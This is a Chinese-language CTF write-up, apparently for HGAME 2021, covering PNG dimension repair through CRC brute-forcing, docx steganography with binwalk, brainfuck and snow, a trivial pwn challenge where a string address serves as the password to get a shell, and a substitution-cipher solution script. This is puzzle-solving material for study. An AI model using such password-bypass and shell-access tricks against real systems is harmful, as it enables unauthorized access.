hgame{We1c0me_t0_HG4M3_2021}

Galaxy

用 Wireshark 分析附件：

统计->协议分级 里 http 请求占了 59.7%，

协议	按分组百分比	分组	按字节百分比	字节	比特/秒	结束 分组	结束 字节	结束 位/秒
▼ Frame	100.0	2864	100.0	7960873	3,486 k	0	0	0
▼ Ethernet	100.0	2864	0.5	40096	17 k	0	0	0
▼ Internet Protocol Version 4	99.8	2858	0.7	57160	25 k	0	0	0
▼ User Datagram Protocol	1.9	53	0.0	424	185	0	0	0
Simple Service Discovery Protocol	0.3	8	0.0	1380	604	8	1380	604
Session Traversal Utilities for NAT	0.1	4	0.0	80	35	4	80	35
Domain Name System	1.4	41	0.0	3251	1,423	41	3251	1,423
▼ Transmission Control Protocol	97.9	2805	98.7	7856472	3,440 k	2054	5917775	2,591 k
Transport Layer Security	29.0	831	40.3	3205465	1,403 k	728	2394865	1,048 k
Malformed Packet	0.6	17	0.0	0	0	17	0	0
▼ Hypertext Transfer Protocol	0.2	6	59.7	4752340	2,081 k	3	2570	1,125
Portable Network Graphics	0.0	1	59.7	4748771	2,079 k	1	4748918	2,079 k
Line-based text data	0.1	2	0.0	345	151	2	345	151
Address Resolution Protocol	0.2	6	0.0	222	97	6	222	97


无显示过滤器。

? Help


复制

× Close

尝试导出 http 请求， 点击 文件->导出对象-> HTTP， 发现一张 png 图片, 导出。



尝试打开图片时报错（Ubuntu 20.04 环境），用 010 editor 打开也有错误信息。



Template Results - PNG.bt					
Name	Value	Start	Size	Color	
▶ struct PNG_SIGNATURE sig		0h	8h	Fg: Bg:	
▶ struct PNG_CHUNK chunk[0]	IHDR (Critical, Pu...	8h	19h	Fg: Bg:	
▶ struct PNG_CHUNK chunk[1]	gAMA (Ancillary, P...	21h	10h	Fg: Bg:	
▶ struct PNG_CHUNK chunk[2]	PLTE (Critical, Pu...	31h	6Ch	Fg: Bg:	
▶ struct PNG_CHUNK chunk[3]	tRNS (Ancillary, P...	9Dh	Dh	Fg: Bg:	
▶ struct PNG_CHUNK chunk[4]	IDAT (Critical, Pub...	AAh	200Ch	Fg: Bg:	
*ERROR: CRC Mismatch @ chunk[0]; in data: eb1ea007; expected: 5d244d3f					

010 editor 显示是 chunk[0] 区域 CRC 校验码错误，这个区域储存着 png 图片的宽高信息。

猜测是图片宽高信息被篡改，开始进行修复。

先是在网上找到看修复工具 [PCRT](#)，但是修复图片失败了~

接着找到一篇 [知乎文章](#)，里面给出了修复图片宽高的 Python 脚本。

把脚本直接拿过来用无果，仔细一看发现是因为 Galaxy.png 的宽高大于 1024 像素，修改代码后的脚本：

```
import os
import binascii
import struct
misc = open("galaxy.png", "rb").read()

# 爆破宽
for i in range(9999):
    data = misc[12:16] + struct.pack('>i', i) + misc[20:29]
    crc32 = binascii.crc32(data) & 0xffffffff
```


```

if crc32 == 0xEB1EA007:
    print("width:", i, hex(i))


# 爆破高
for i in range(9999):
    data = misc[12:20] + struct.pack('>i', i) + misc[24:29]
    crc32 = binascii.crc32(data) & 0xffffffff
    if crc32 == 0xEB1EA007:
        print("height:", i, hex(i))

```

脚本计算出图片真实高度为 4096 像素，使用 010 editor 修改后保存。



重新打开 Galaxy.png 即可看到flag。




WordRe

用 binwalk 扫描一遍，发现里面有个 password.xml。



DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	Zip archive data, at least v2.0 to extract, compressed size: 372, uncompressed size: 714, name: docProps/app.xml
682	0x2AA	Zip archive data, at least v2.0 to extract, compressed size: 405, uncompressed size: 772, name: docProps/core.xml
1398	0x576	Zip archive data, at least v2.0 to extract, compressed size: 1892, uncompressed size: 10103, name: word/document.xml
3337	0x009	Zip archive data, at least v2.0 to extract, compressed size: 595, uncompressed size: 2415, name: word/fontTable.xml
3980	0xF8C	Zip archive data, at least v1.0 to extract, compressed size: 28028, uncompressed size: 28028, name: word/media/image1.jpg
32060	0x7D3C	Zip archive data, at least v2.0 to extract, compressed size: 163, uncompressed size: 284, name: word/password.xml
32270	0x7E0E	Zip archive data, at least v2.0 to extract, compressed size: 1209, uncompressed size: 3353, name: word/settings.xml
33526	0x82F6	Zip archive data, at least v2.0 to extract, compressed size: 2925, uncompressed size: 29326, name: word/styles.xml
36496	0x8E90	Zip archive data, at least v2.0 to extract, compressed size: 1761, uncompressed size: 8398, name: word/theme/theme1.xml
38308	0x95A4	Zip archive data, at least v2.0 to extract, compressed size: 553, uncompressed size: 4282, name: word/webSettings.xml
38911	0x97FF	Zip archive data, at least v2.0 to extract, compressed size: 265, uncompressed size: 950, name: word/_rels/document.xml
39498	0x9A4A	Zip archive data, at least v2.0 to extract, compressed size: 358, uncompressed size: 1364, name: [Content_Types].xml
40425	0x9DE9	Zip archive data, at least v2.0 to extract, compressed size: 239, uncompressed size: 590, name: _rels/.rels
42097	0xA471	End of Zip archive, footer length: 22

→ Word_REMASTER_e3c365a2c0edb60fbb7152279a31dafd

提取出来发现里面是一段奇怪的代码，似乎是 brainfuck 语言？找个 online editor 运行一下，结果输出 DOYOUKNOWHIDDEN?，把这个字符串当做密码输入成功解锁第二个 doc 文件。



解锁后查看 doc 内的隐藏内容，发现是很多……。？？在这里卡了很久，最后经 Akira 学长指点，得知用的是 snow 隐藏。下载了相关工具，将 doc 文件导出为 txt 文件，执行 `snow -C maimai.txt` 即可拿到 flag。



PWN

Whitegive

附件包含源代码，就免得去逆向了。

使用 010 editor 找出程序中 `paSsw0rd` 这个字符串的地址，发现是 `0x402012`，转换为 10 进制是 `4202514`。

```
.rodata:0000000000402003          db      0
.rodata:0000000000402004 ; char format[]
.rodata:0000000000402004 format      db 'password:',0          ; DATA XREF: main+21+o
.rodata:000000000040200E aLd          db '%ld',0              ; DATA XREF: main+39+o
.rodata:0000000000402012 aPassw0rd   db 'paSsw0rd',0          ; DATA XREF: main+51+o
.rodata:000000000040201B ; char s[]
.rodata:000000000040201B s           db 'you are right!',0      ; DATA XREF: main+5D+o
.rodata:000000000040202A ; char command[]

→ to_give_out ./whitegive
password:4202514
you are right!
$ ^C
$
```


Crypto

Transformer

Transformer Writeup

附件解压后有两个文件夹和一个 `Transformer.txt`，`Transformer.txt` 里面有一串 `qypth{hp5d_s0n_szi^3ic&qh11a_}`，推测就是 flag，要找出 `enc` 与 `ori` 两个文件夹里的文件间的关系来解密 flag。

浏览几个文件发现有几个文件比较特殊：



仔细分析发现只是字母做了简单的线性替换，很容易就看出来了。

接下来写个脚本找出映射关系并解密 flag：

```
reflect = {}

data = [
    [" this link and save 50% off ", " oqfk ufij pic kpvh 50% ass "],
    [" fulfilled 90% of what we were hoping for when we ", " szusfuuhc 90% as
    rqpo rh rhnh qaxfiy san rqhi rh "],
    ["se in 2015, it has been one of the most loved programm", "kh fi 2015, fo
    qpk mhhi aih as oqh tako uavhc xnaynptt"],
    ["of biometric unlock (touch id, face id", "as mfathonfe ziuaej (oazeq fc,
    speh fc)],
    [" next read, we have an article on 9 other rust", " ihgo nhpc, rh qpvh pi
    pnofeu ai 9 aoqhn nzko"],
```

```

[ ". head on over to our github repo to learn ", ". qhpc ai avhn oa azn yfoqzm
nhxa oa uhpni "],
[ ". rust requires very little runti", ". nzko nhlzfnhk vhnd ufoouh nziof"],
["r significant projects: apps, services, star", "n kfyifsfepio xnawheok:
pxxk, khnvfehk, kopn"],
["serialization/deserialization ", "khnfpufbpofai/chkhnfpufbpofai "]
]

for pair in data:
    n = len(pair[0])
    for i in range(n):
        if pair[0][i].isalpha():
            reflect[pair[1][i]] = pair[0][i]

enc = "Tqh ufso mnfcyh eaikauh kdkoht qpk aiud zkhc xpkkranc uayfi kfieh 2003,
oqh xpkkranc fk \"qypth{hp5d_s0n_szi^3ic&qh11a_}\",Dai\'o sanyho oa pcc oqh dhpn
po oqh hic."
for c in enc:
    try:
        print(reflect[c], end="")
    except:
        print(c, end="")

```

得到: The lift bridge console system has only used password login since 2003, the password is "hgame{ea5y_f0r_fun^3nd&he11o_}",Don't forget to add the year at the end., 但是直接提交显示 flag 错误, 根据提示在 flag 末尾添加年份 2021 后提交成功。

flag: hgame{ea5y_f0r_fun^3nd&he11o_2021}